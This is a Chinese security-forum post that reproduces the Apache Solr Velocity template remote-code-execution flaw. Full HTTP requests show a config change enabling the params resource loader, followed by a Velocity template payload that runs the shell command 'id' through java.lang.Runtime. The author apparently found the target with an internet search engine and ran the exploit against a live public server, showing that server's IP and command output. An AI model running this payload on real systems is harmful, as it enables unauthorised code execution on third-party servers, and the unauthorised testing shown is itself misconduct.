

前言

看到小伙伴们在传solr又出新洞了，就瞅了一下

<https://gist.githubusercontent.com/s00py/a1ba36a3689fa13759ff910e179fc133/raw/fae5e663ffac0e3996fd9dbb89438310719d347a/gistfile1.txt?tdsourcetag=>


复现

使用某fa搜了一下，




找了台可以直接访问控制台的测试一下，测试版本为7.4.0

在Core Selector下随意选择一个节点



访问配置文件：节点名/config,找到"params.resource.loader.enabled"，



默认为false，将其修改为true

POST /solr/notification_shard1_replica_n83/config HTTP/1.1

Host: xxx.xxx.xx.x

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6

Connection: close

Content-Type: application/json

Content-Length: 259

```
{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```

Target: http://35.200.34.66:8983

Request

Raw Params Headers Hex

```
POST /solr/notifications_shard1_replica_n83/config HTTP/1.1
Host: 
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close
Content-Type: application/json
Content-Length: 259

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```

0 matches

Done

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/plain;charset=utf-8
Content-Length: 151

{
  "responseHeader": {
    "status": 0,
    "QTime": 11505,
    "WARNING": "This response format is experimental. It is likely to change in the future."
  }
}
```

0 matches

250 bytes | 11,606 millis

执行“id”，
exp

select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set(\$x=%27%27)+%23set(\$rt=\$x.class.forName(%27java.lang.Runtime

Target: http://35.200.34.66:8983

Request

Raw Params Headers Hex

```
GET /solr/notifications_shard1_replica_n83/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+%23set($out=$ex.getInputStream())+%23foreach($i+in+{1..$out.available()})$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
Host: 
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

0 matches

Done



Response



Raw Headers Hex Render



```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 201

0 uid=1002(developer) gid=1003(developer)
groups=1003(developer),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
9(netdev),110(lxd),1000(ubuntu),1001(google-sudoers)
```



0 matches



299 bytes | 2,910 millis


```

参考

<https://gist.github.com/s00py/a1ba36a3689fa13759ff910e179fc133/raw/fae5e663ffac0e3996fd9dbb89438310719d347a/gistfile1.txt?tdsourcetag=mp.weixin.qq.com/s/RWG7nxwCMtlyPnooKXlaLA>

点击收藏 | 0 关注 | 1

[上一篇：DameWare Remote S...](#) [下一篇：关于子域名劫持的一些总结](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)